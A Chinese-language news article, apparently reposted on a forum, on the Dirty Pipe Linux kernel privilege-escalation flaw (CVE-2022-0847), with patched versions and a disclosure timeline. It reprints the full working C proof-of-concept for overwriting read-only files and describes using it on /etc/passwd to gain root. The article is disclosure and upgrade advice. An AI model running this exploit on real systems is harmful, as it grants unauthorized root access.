|

来自 CM4all 的安全研究员 Max Kellermann 披露了一个 Linux 内核的高危提权漏洞:脏管道 (Dirty Pipe)。漏洞编号为 CVE-2022-0847。
据介绍,此漏洞自 5.8 版本起就已存在。非 root 用户通过注入和覆盖只读文件中的数据,从而获得 root 权限。因为非特权进程可以将代码注入 root 进程。
Max 表示,“脏管道”漏洞与几年前的“脏牛”类似,所以采用了相似的名字,不过前者更容易被利用。此外,该漏洞目前已被黑客利用,研究人员建议尽快升级版本,Linux 5.16.11、5.15.25 和 5.10.102 均已修复了此漏洞。
Max 在文章中提供了漏洞 PoC。
#define _GNU_SOURCE #include <unistd.h> #include <fcntl.h> #include <stdio.h> #include <stdlib.h> #include <string.h> #include <sys/stat.h> #include <sys/user.h> #ifndef PAGE_SIZE #define PAGE_SIZE 4096 #endif static void prepare_pipe(int p[2])
{ if (pipe(p)) abort(); const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ); static char buffer[4096]; for (unsigned r = pipe_size; r > 0;) { unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r; write(p[1], buffer, n); r -= n;
} for (unsigned r = pipe_size; r > 0;) { unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r; read(p[0], buffer, n); r -= n;
} } int main(int argc, char **argv)
{ if (argc != 4) { fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]); return EXIT_FAILURE;
} const char *const path = argv[1]; loff_t offset = strtoul(argv[2], NULL, 0); const char *const data = argv[3]; const size_t data_size = strlen(data); if (offset % PAGE_SIZE == 0) { fprintf(stderr, "Sorry, cannot start writing at a page boundary\n"); return EXIT_FAILURE;
} const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1; const loff_t end_offset = offset + (loff_t)data_size; if (end_offset > next_page) { fprintf(stderr, "Sorry, cannot write across a page boundary\n"); return EXIT_FAILURE;
} const int fd = open(path, O_RDONLY); if (fd < 0) { perror("open failed"); return EXIT_FAILURE;
} struct stat st; if (fstat(fd, &st)) { perror("stat failed"); return EXIT_FAILURE;
} if (offset > st.st_size) { fprintf(stderr, "Offset is not inside the file\n"); return EXIT_FAILURE;
} if (end_offset > st.st_size) { fprintf(stderr, "Sorry, cannot enlarge the file\n"); return EXIT_FAILURE;
} int p[2]; prepare_pipe(p); --offset; ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0); if (nbytes < 0) { perror("splice failed"); return EXIT_FAILURE;
} if (nbytes == 0) { fprintf(stderr, "short splice\n"); return EXIT_FAILURE;
} nbytes = write(p[1], data, data_size); if (nbytes < 0) { perror("write failed"); return EXIT_FAILURE;
} if ((size_t)nbytes < data_size) { fprintf(stderr, "short write\n"); return EXIT_FAILURE;
} printf("It worked!\n"); return EXIT_SUCCESS;
}
据介绍,本地用户可以将自己的数据注入敏感的只读文件,消除限制或修改配置以获得更高的权限。有研究人员通过利用该漏洞修改 /etc/passwd 文件进行了举例,修改后可直接取消 root 用户的密码,然后普通用户使用 su root 命令即可获得 root 账户的访问权限。还有研究人员发现,使用 /usr/bin/su 命令删除 /tmp/sh 中的 root shell 可以更容易获取 root 权限。
最后,建议各位检查所使用的 Linux 服务器的内核版本,若是 5.8 以上的版本请尽快升级。
脏管道 (Dirty Pipe) 漏洞时间线:
-
2022-02-20:向 Linux 内核安全团队发送错误报告、漏洞利用和补丁
-
2022-02-21:在 Google Pixel 6 上复现错误,并向 Android 安全团队发送错误报告
-
2022-02-21: 按照 Linus Torvalds、Willy Tarreau 和 Al Viro 的建议,将补丁发送到 LKML(不含漏洞详细信息)
-
2022-02-23:发布包含错误修复的 Linux 稳定版本 (5.16.11、5.15.25、5.10.102)
-
2022-02-24:Google 将错误修复合并到 Android 内核
-
2022-02-28:通知 linux-distros 邮件列表
-
2022-03-07:公开披露
本文地址:https://www.oschina.net/news/185559/linux-dirty-pipe-vulnerability |



 發表於 2023-5-22 00:00:00